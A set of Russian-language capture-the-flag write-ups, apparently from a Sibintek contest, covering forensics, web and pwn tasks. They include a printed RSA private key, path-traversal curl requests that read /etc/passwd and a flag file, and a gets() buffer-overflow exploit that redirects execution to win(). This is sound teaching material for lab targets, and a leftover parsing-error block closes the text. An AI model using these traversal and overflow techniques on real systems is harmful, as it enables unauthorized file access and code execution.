
Очки: динамическое начисление

Описание: В ходе расследования инцидента безопасности в АО «ДНК» (Дудинская Нефтяная Компания) были обнаружены цифровые артефакты с рабочего компьютера уволенного сотрудника. Необходимо проанализировать данные и найти доказательства передачи коммерческой тайны конкурентам.

Вам передали логи с рабочего телефона, отрывок из его телефонной книги и ещё пару файлов, просим ознакомиться. "Надевай маску, пора работать."

Флаг: Sibintek{IVAN_SCANDALOV}

01




Начнем решение с анализа полученных файлов.

- call_logs_dnk.xlsx - логи снятые с телефона в офисе
- meeting_record.mp3 - запись звонка с музыкой на фоне
- project_backup.hc - контейнер VeraCrypt, который защищен паролем
- phone_numbers.jpg - часть телефонной книги уволенного сотрудника

В логах имеются множество сообщений с текстом и 20 сообщений с hex-строками, в телефонной книге, кроме номеров сотрудников, есть номер контакта scandal.

Отфильтровав логи по его номеру телефона (+7-495-666-13-13), мы видим сообщения от разных людей, но от одного номера, также видим, что все hex-строки только от него.



Дата	Время	Контакт	Номер	Тип	Сообщение
2023-12-2	11:23	Дарков Д.	+7-495-666-13-13	Исходящий	У меня для тебя сюрприз.
2023-12-2	13:27	Смирнов А	+7-495-666-13-13	Входящий	Время принимать таблетки.
2023-12-2	18:29	Гасай Ю.Л	+7-495-666-13-13	Входящий	42b88589a0dba57c0e5acb837f
2023-12-3	17:45	Дарков Д.	+7-495-666-13-13	Входящий	Надевай маску, пора работать.
2023-12-3	16:36	Смирнов А	+7-495-666-13-13	Исходящий	f9d1dc5e3df3df96e1f23c09d3
2023-12-3	19:32	Гасай Ю.Л	+7-495-666-13-13	Входящий	b69fc0dfa4fcdebf621642ab38
2024-01-0	14:30	Дарков Д.	+7-495-666-13-13	Исходящий	65c4103337c0cf288662fd428d
2024-01-0	8:29	Смирнов А	+7-495-666-13-13	Исходящий	Найди тишину в хаосе.
2024-01-0	14:49	Гасай Ю.Л	+7-495-666-13-13	Входящий	Это не сон, это реальность.
2024-01-1	9:29	Дарков Д.	+7-495-666-13-13	Исходящий	197f6a5904d6feb5bc67339c80
2024-01-1	17:22	Смирнов А	+7-495-666-13-13	Входящий	Ищи в шуме.
2024-01-1	20:57	Гасай Ю.Л	+7-495-666-13-13	Исходящий	6d15167bdde6aa5cbeee42b503
2024-01-1	20:51	Дарков Д.	+7-495-666-13-13	Входящий	Мой друг ждет тебя в котельной.
2024-01-1	12:34	Смирнов А	+7-495-666-13-13	Исходящий	f797e0d8accd8b34461256d72c
2024-01-1	17:49	Гасай Ю.Л	+7-495-666-13-13	Входящий	Они знают слишком много.
2024-01-1	13:32	Дарков Д.	+7-495-666-13-13	Исходящий	10541cb9055b1ca66e0628b983
2024-01-1	17:53	Смирнов А	+7-495-666-13-13	Входящий	598bea8a7858497c50ebf75956
2024-01-1	20:45	Гасай Ю.Л	+7-495-666-13-13	Входящий	Твоя маска готова.
2024-01-2	16:59	Дарков Д.	+7-495-666-13-13	Исходящий	7fcdcaee255b03ba4aac4ed5ff
2024-01-2	17:45	Смирнов А	+7-495-666-13-13	Входящий	Ключ в книге.
2024-01-2	8:45	Дарков Д.	+7-495-666-13-13	Исходящий	d59b132bf0b0cc897f6d97f8a8
2024-01-2	17:33	Смирнов А	+7-495-666-13-13	Входящий	Мы все часть системы.
2024-01-3	15:57	Гасай Ю.Л	+7-495-666-13-13	Исходящий	510dcd1223332f1eabf939579d
2024-02-0	12:20	Дарков Д.	+7-495-666-13-13	Входящий	e9cea0a6e331131b923f3ddc6
2024-02-0	10:25	Смирнов А	+7-495-666-13-13	Входящий	Хорошие времена не длятся долго
2024-02-0	12:33	Гасай Ю.Л	+7-495-666-13-13	Исходящий	f162fda9606dae42acaa83d19
2024-02-1	14:13	Дарков Д.	+7-495-666-13-13	Исходящий	Мы не любим чужаков, шатающихся где попало...
2024-02-1	12:40	Смирнов А	+7-495-666-13-13	Исходящий	8a0d067db0ada0eaa8a6a631d
2024-02-1	16:43	Гасай Ю.Л	+7-495-666-13-13	Входящий	175aab6e108aecebfe26a45f9
2024-02-2	19:21	Дарков Д.	+7-495-666-13-13	Исходящий	710b89c8f05383ef5b8b8facd
2024-02-2	20:56	Смирнов А	+7-495-666-13-13	Входящий	У меня было предчувствие, что проблемы меня догонят...
2024-02-2	13:29	Гасай Ю.Л	+7-495-666-13-13	Исходящий	Чувак, порой я ненавижу этот город...
2024-02-2	14:30	Дарков Д.	+7-495-666-13-13	Входящий	Время — то, чего у тебя нет.
2024-02-2	18:30	Смирнов А	+7-495-666-13-13	Исходящий	6b4c082b85856342cd5e93fac
2024-02-2	18:42	Гасай Ю.Л	+7-495-666-13-13	Входящий	Я хочу тебе рассказать об одной важной вещи...
2024-03-0	19:56	Дарков Д.	+7-495-666-13-13	Входящий	Может быть, стоит заново расставить приоритеты?
2024-03-0	16:46	Смирнов А	+7-495-666-13-13	Исходящий	15661c0e6e8c2964ccb088f47
2024-03-0	8:32	Гасай Ю.Л	+7-495-666-13-13	Входящий	745ef3b08d2691e44dc392fe4
2024-03-1	14:41	Дарков Д.	+7-495-666-13-13	Входящий	50 благословений ждут отчета.
2024-03-1	10:47	Смирнов А	+7-495-666-13-13	Входящий	Все концы должны быть убраны.

Время	Контакт	Номер	Тип	Сообщение
11:23	Дарков Д.	+7-495-666-13-13	Исходящий	У меня для тебя сюрприз.
13:27	Смирнов .	+7-495-666-13-13	Входящий	Время принимать таблетки.
18:29	Гасай Ю.Л	+7-495-666-13-13	Входящий	42b88589a0dba57c0e5acb837f
17:45	Дарков Д.	+7-495-666-13-13	Входящий	Надевай маску, пора работать.
16:36	Смирнов .	+7-495-666-13-13	Исходящий	f9d1dc5e3df3df96e1f23c09d3
19:32	Гасай Ю.Л	+7-495-666-13-13	Входящий	b69fc0dfa4fcdebf621642ab38
14:30	Дарков Д.	+7-495-666-13-13	Исходящий	65c4103337c0cf288662fd428d
8:29	Смирнов .	+7-495-666-13-13	Исходящий	Найди тишину в хаосе.
14:49	Гасай Ю.Л	+7-495-666-13-13	Входящий	Это не сон, это реальность.
9:29	Дарков Д.	+7-495-666-13-13	Исходящий	197f6a5904d6feb5bc67339c80
17:22	Смирнов .	+7-495-666-13-13	Входящий	Ищи в шуме.
20:57	Гасай Ю.Л	+7-495-666-13-13	Исходящий	6d15167bdde6aa5cbeee42b503
20:51	Дарков Д.	+7-495-666-13-13	Входящий	Мой друг ждет тебя в котельной.
12:34	Смирнов .	+7-495-666-13-13	Исходящий	f797e0d8accd8b34461256d72c
17:49	Гасай Ю.Л	+7-495-666-13-13	Входящий	Они знают слишком много.
13:32	Дарков Д.	+7-495-666-13-13	Исходящий	10541cb9055b1ca66e0628b983
17:53	Смирнов .	+7-495-666-13-13	Входящий	598bea8a7858497c50ebf75956
20:45	Гасай Ю.Л	+7-495-666-13-13	Входящий	Твоя маска готова.
16:59	Дарков Д.	+7-495-666-13-13	Исходящий	7fcdcaee255b03ba4aac4ed5ff
17:45	Смирнов .	+7-495-666-13-13	Входящий	Ключ в книге.
8:45	Дарков Д.	+7-495-666-13-13	Исходящий	d59b132bf0b0cc897f6d97f8a8
17:33	Смирнов .	+7-495-666-13-13	Входящий	Мы все часть системы.
15:57	Гасай Ю.Л	+7-495-666-13-13	Исходящий	510dcd1223332f1eabf939579d
12:20	Дарков Д.	+7-495-666-13-13	Входящий	e9cea0a6e331131b923f3ddc6
10:25	Смирнов .	+7-495-666-13-13	Входящий	Хорошие времена не длятся долго
12:33	Гасай Ю.Л	+7-495-666-13-13	Исходящий	f162fda9606dae42acaa83d19
14:13	Дарков Д.	+7-495-666-13-13	Исходящий	Мы не любим чужаков, шатающихся где попало...

02

Соберем строки в одну единую строчку и получаем зашифрованное сообщение:

```
42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d
3b69fc0dfa4fcdebf621642ab3865c4103337c0cf288662fd42
8d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbeee42b
503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628
b983598bea8a7858497c50ebf759567fcdcaee255b03ba4aac4
ed5ffd59b132bf0b0cc897f6d97f8a8510dcd1223332f1eabf9
39579de9cea0a6e331131b923f3ddc6f162fda9606dae42acaa
83d198a0d067db0ada0eaa8a6a631d175aab6e108aecebfe26a
45f9710b89c8f05383ef5b8b8facd6b4c082b85856342cd5e93
fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392f
e4
```

Больше в логах ничего полезного нет, переходим к аудио файлу, внимательно прослушав его, можно услышать звуки, которые не относятся ни к диалогу, ни к музыке. Звук дольше и короче - точка и тире.


.--. .- ... .-- --- .-. -.. .. .. -... .. -. -.. -. -.- . -. -..

Переведя звуки из азбуки морзе на английском, мы получим сообщение: `PASSWORDISSIBINDNKEND`

03


У нас теперь есть пароль `SIBINDNKEND`, попробуем применять его к контейнеру VeraCrypt, для этого нужно смонтировать его к вашей системе или к ВМ, это можно сделать с помощью графического инструмента.

Внутри контейнера видим множество папок.




Имя	Дата изменения	Тип	Размер
50B	21.10.2025 9:20	Папка с файлами	
Archive_2024	21.10.2025 9:20	Папка с файлами	
Backup	21.10.2025 9:20	Папка с файлами	
Cache	21.10.2025 9:20	Папка с файлами	
Confidential	21.10.2025 9:20	Папка с файлами	
CrashDumps	21.10.2025 9:20	Папка с файлами	
Data	21.10.2025 9:20	Папка с файлами	
Debug	21.10.2025 9:20	Папка с файлами	
Leaks	21.10.2025 9:20	Папка с файлами	
Missions	21.10.2025 9:20	Папка с файлами	
Scandal_Data	21.10.2025 9:20	Папка с файлами	
System	21.10.2025 9:20	Папка с файлами	
System32	21.10.2025 9:20	Папка с файлами	
Temp	21.10.2025 9:20	Папка с файлами	
archive_data_1.bin	21.10.2025 9:20	Файл "BIN"	220 160 КБ
archive_data_2.bin	21.10.2025 9:20	Файл "BIN"	165 888 КБ

Просмотрим на наличие скрытых элементов и находим скрытую папку `Logs` .



Debug	21.10.2025 9:20	Папка с файлами
Leaks	21.10.2025 9:20	Папка с файлами
Logs	21.10.2025 9:20	Папка с файлами
Missions	21.10.2025 9:20	Папка с файлами
Scandal_Data	21.10.2025 9:20	Папка с файлами
System	21.10.2025 9:20	Папка с файлами

Внутри папки находится файл `.key` .



.key	21.10.2025 8:57	Фай
error_3215.err	21.10.2025 9:20	Фай
exception_1688_20251021.err	21.10.2025 9:20	Фай
exception_2463.crash	21.10.2025 9:20	Фай
exception_5476.log	21.10.2025 9:20	Тек
failure_2576_20251021.err	21.10.2025 9:20	Фай
fault_1431_20251021.crash	21.10.2025 9:20	Фай
fault_7107.tmp	21.10.2025 9:20	Фай
system_error_7779.log	21.10.2025 9:50	Тек

Содержимое файла `.key` :

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAkT9I1eKQ/BFctSlrr8nLyJ0vawT5ie6rYBS7VJnSkgJo2wVr
/8FK9ibD0BZEVzu38yk4BkmMjx7aFPwC/W5YdpW+4c3beJUwWHaKQ6ohiSlx8Cwl
P9S7iAvZOSOPxRg0/yWdX0sJSZpXI0s6IRkclnN7ft1JvIIxsSR8+d3i80e3uXNY
PMKwlJBmJJ2mk3JnowBFRiCBxCCxWlsKtjq06C5HCmMk36f914SI+jRG8ioalINz
b3EKdD2dw/K+Ed84RvLyHsS7UEtlIzaAfS2Ki4h3fRLwHjOklq3f/zvzNBcpjPAy
VeQmc479XhM+6vh0wRkq30yRrLsSDdUn/eMrKwIDAQABAoIBAAFBpWM3telktUMX
/a8wV2WTrLfDkhAjaAASM+iSqjTD7QTdG78bpF8RUaO5So1TYqDaLldIRaCIEqtj
a92dHiTRtGoOfhvju5f3exfGgmlyCn13Lw24Cr2pWE0g3wUCHsDlgzY/fN5fYlQ9
Dbbl9fhmCEThahgrGbvOA+mSl3gT2YZ1bAQ1SumSS74l7kP7cWv39i5DPrj0+R6T
ce9js/7lhw3TqdMRc4O8LHZKCAdCVUyzLau7lDJcaJO51BQXz9lRRjAN0RrOHBIb
3gvN7FOWz/T2J7bQUMm32txL5JPLmXZp0mchbytGgX1yJqprAJchEbT/J62E9hYa
nZsREGkCgYEAxddg1d/IxIithqs8bOWckVczz9fc38T3I60shRvaagPsDxE/e/hS
gSZLhUXa8qDQBO4ex4dECHT9S3kx+9axzRVj7Qc/oONkoxP3vOJJQCWHcey6D0P/
xLb3fyKZO4Kc1iiaEl8xHC6fp6+Hddf2wGzUW1CWXZHs7N3ygeNqKJMCgYEAu/Hq
pnAJPojUacnEIl6DqfsrKoBkPu0yuLl8LcMeSnsOZXPiFT7UQyxkcICbxNRUg8FZ
bNQrs1Wr0pPpI0aeCIOqQnFLUwbKCdCNSk4NsKpMn3yxPHjuTX8FKi1aEHlFcCtx
```

```
Wz3hGNm9rrmJt/QdfNYBxb28siFSQkqfnPVmCgkCgYEAlrJ4EHFlfE6f3vSQEmLT
3+GMlcTXeZuOpJ5ESx/sPtS9+rwon0WHktiYreuH20ijKx42U8W1DLwQNG0cpbfj
t1OTyfi7ftG21oFfM4EqSrJLeXvYPciOCklUPIMeNTZIQNisg1H/FnhtJE2P4TOf
wPMkzmmUH7IHxmVJU6bmNgECgYAda6Iyyaj4zAyMPtRgGPF9Y17/eTe4DgN5nTeO
JlQQjrDTOs+ySbKKjWFvpwI7To2oTlUETzZEDW4nOZYuOni0ln/JhNiot5Ba9vWX
Ix7Lf+0crjVEZR3QrciOMKk/mOxAwdwtz0L0U+l4d3zSefk/uHRwkuH99G9fBzVz
KYr+mQKBgQCJnkQOBKG/H7aJk1u6derUOWIqStOoYlhw+mEjE1p96Pl5KJo/Fd7B
eD+HoKwIaQzntzCJzB0fqD5L/kp/9BndDKFg6W+bRwcGIZHe+G+p59opneJh/fzk
tJj93Y6CJX/y4KAP/vFo80Hjx6z8aE7gIRlly5NRNmH3fSCciFGwWg==
-----END RSA PRIVATE KEY-----
```

04

Мы нашли приватный ключ, этого достаточно что бы расшифровать сообщение, которое мы собрали из логов.

Преобразовываем hex-строку в бинарный файл.

```
echo
"42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d3b69fc0dfa4fcdebf621642
ab3865c4103337c0cf288662fd428d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbee
e42b503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628b983598bea8a7858497c
50ebf759567fcdcaee255b03ba4aac4ed5ffd59b132bf0b0cc897f6d97f8a8510dcd1223332
f1eabf939579de9cea0a6e331131b923f3ddc6f162fda9606dae42acaa83d198a0d067db0ad
a0eaa8a6a631d175aab6e108aecebfe26a45f9710b89c8f05383ef5b8b8facd6b4c082b8585
6342cd5e93fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392fe4" | xxd -r -
p > encrypted.bin
```

Выполняем расшифровку с помощью openssl.

```
openssl pkeyutl -decrypt -inkey private_key.pem -in encrypted.bin -out
decrypted.txt -pkeyopt rsa_padding_mode:oaep -pkeyopt rsa_oaep_md:sha256 -
pkeyopt rsa_mgf1_md:sha256
```

В файле с расшифрованном сообщением будет находиться флаг.

Название: Заброшенный видеохостинг

Категория: Web

Очки: динамическое начисление

Описание: Бывший корпоративный видеохостинг ДНК (Дудинской Нефтяной Компании) для обучения сотрудников. Система выведена из эксплуатации, но на сервере остались конфиденциальные материалы.

Флаг: Sibintek{path_tr4v3rs4l_1n_v1d30_m3t4d4t4}

01

Исследование основного функционала.
Первым делом изучаем главную страницу сервиса. Открываем браузер и переходим по указанному URL.

Видим, что это видеохостинговая платформа с возможностью просмотра видео.

02

Анализ API endpoints.
Изучаем доступные API endpoints через Developer Tools браузера. В разделе Network видим запросы к:

`GET /api/videos` - получение списка видео
`POST /api/upload` - загрузка новых видео
`GET /video/:filename` - просмотр конкретного видео

03

Изучение структуры ответа API.
Делаем запрос к `/api/videos` и анализируем структуру ответа:

```
curl -X GET https://nm98k2fwxs.team.sibctf2025.ru/api/videos
```


```
{
"success": true,
"videos": [
{
"name": "sample1.mp4",
"size": 15,
"modified": "2025-10-30T08:45:10.000Z",
"created": "2025-10-30T08:45:13.158Z",
"metadata": {
"title": "sample1.mp4",
"artist": "Unknown Author",
"description": "No description available",
"duration": 0
}
},
{
"name": "sample2.mp4",
"size": 15,
"modified": "2025-10-30T08:45:10.000Z",
"created": "2025-10-30T08:45:13.158Z",
"metadata": {
"title": "sample2.mp4",
"artist": "Unknown Author",
"description": "No description available",
"duration": 0
}
}
]
}
```

04

Обнаружение и эксплуатация endpoint'a для метаданных. Анализ RESTful архитектуры.

Изучив структуру API, мы видим стандартный RESTful подход:

`GET /api/videos` - получение коллекции (списка всех видео)
`POST /api/upload` - создание нового ресурса
`GET /video/:filename` - получение конкретного ресурса

Логически следует, что должен существовать endpoint для работы с метаданными конкретного файла. В REST API часто используются вложенные ресурсы, такие как:

`/api/videos/:filename/metadata`
`/api/videos/:filename/info`
`/api/videos/:filename/details`

Поиск endpoint'a метаданных.
Проверяем стандартный путь для метаданных:

```
curl -X GET
https://nm98k2fwxs.team.sibctf2025.ru/api/videos/sample1.mp4/metadata
```


```
{
"success": true,
"metadata": {
"title": "sample1.mp4",
"artist": "Unknown Author",
"description": “No description available",
"duration": 0,
}
}
```


Результат: Endpoint существует. Сервер обрабатывает запрос и возвращает структуру метаданных.

03

Обнаружение LFI уязвимости.
Анализируя обработку параметра `filename` , замечаем возможность path traversal. Пробуем различные варианты обхода путей:

```
curl -X GET
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/../../etc/passwd/metadata
"
{"success":false,"error":"Endpoint not found"}
```

Сервер отклоняет запрос с чистыми `../` .
Пробуем URL encoding:

```
└─$ curl -X GET
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2fetc%2fpasswd/metadat
a"
{"success":true,"metadata":{"title":"../etc/passwd","artist":"Unknown
Author","description":"No description available","duration":0}}
```

Успех, он обратился к файлу `/etc/passwd`, но не выдал содержимое, а выдал заглушку в виде json, можем попробовать к другим файлам, в которых может содержаться флаг, из стандартных примеров /flag, /flag.txt и т.д.

Пробуем самое простое:

```
curl -X GET
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2f..%2fflag.txt/metada
ta"
{"success":true,"metadata":
{"title":"Sibintek{path_tr4v3rs4l_1n_v1d30_m3t4d4t4}","artist":"scandal","d
escription":"Congratulations! Man, this party
stinks.","duration":0,"year":"2025","genre":"XXX"}}
```

В ответе получаем флаг.

Название: ORMS GNK

Категория: pwn

Очки: динамическое начисление

Описание: Неизвестный сообщил нам, что в нашей системе управления обнаружена критическая уязвимость. Нужно срочно проверить на всякий случай.

Флаг: Sibintek{0il_R3f1n3ry_C0ntr0l_5y5t3m}

Как игрок, у нас есть доступ только к скомпилированному бинарному файлу task и описанию задачи. Первым шагом было исследование поведения программы.

При запуске программы мы видим главное меню с несколькими опциями:

```
=== Главное меню ===
1. Управление ресурсами - Инициализация и освобождение ресурсов
2. Анализ данных - Сбор и обработка метрик
3. Ввод данных - Получение пользовательского ввода
4. Выполнение анализа - Оценка производительности и статистики
5. Выход - Завершение программы
```

01

Анализ уязвимости.
Уязвимость находится в функции process_input(), которая использует небезопасную функцию gets() для чтения пользовательского ввода в буфер размером 16 байт:

```
void process_input() {
char buf[16];
printf("Enter input: \n");
return gets(buf);
}
```

Функция `gets()` не проверяет длину вводимых данных, что приводит к переполнению буфера - классической уязвимости buffer overflow. Это позволяет перезаписать:

1. Другие локальные переменные функции
2. Базовый указатель фрейма (EBP)
3. Адрес возврата функции (EIP)

02

Определение смещения .
Чтобы получить контроль над выполнением программы, нужно определить, сколько байт нужно для заполнения буфера до адреса возврата. В данном случае, для перезаписи адреса возврата требуется 26 байт данных + 4 байта нового адреса.

03

Поиск цели.
Анализируя бинарный файл, можно найти функцию, которая открывает файл FLAG.md и выводит его содержимое.
Это и есть наша цель - перенаправить выполнение программы на эту функцию.

04

Создание эксплойта.
Для успешной эксплуатации создается полезная нагрузка следующим образом:

1. Заполняем буфер и перезаписываем EBP: 26 байт данных.
2. Перезаписываем адрес возврата на адрес функции win().

Эксплуатация осуществляется отправкой 26 байт данных плюс адреса функции win в little-endian формате.

05

Ручная эксплуатация.
Игрок может выполнить эксплуатацию вручную следующим образом:

1. Подключиться к сервису:

```
nc IP PORT
```

2. Выбрать пункт меню "3" для перехода к вводу данных.

3. Отправить эксплойт:

```
[26 байт мусора][адрес функции win в little-endian формате]
```

Флаг Sibintek{0il_R3f1n3ry_C0ntr0l_5y5t3m}

```
Dataview (inline field '== Главное меню ===
1. Управление ресурсами - Инициализация и освобождение ресурсов
2. Анализ данных - Сбор и обработка метрик
3. Ввод данных - Получение пользовательского ввода
4. Выполнение анализа - Оценка производительности и статистики
5. Выход - Завершение программы'): Error:
-- PARSING FAILED ------------------------------------------------
----
> 1 | == Главное меню ===
  | ^
 2 | 1. Управление ресурсами - Инициализация и освобождение
ресурсов
 3 | 2. Анализ данных - Сбор и обработка метрик
Expected one of the following:
'(', 'null', boolean, date, duration, file link, list ('[1, 2,
3]'), negated field, number, object ('{ a: 1, b: 2 }'), string,
variable
```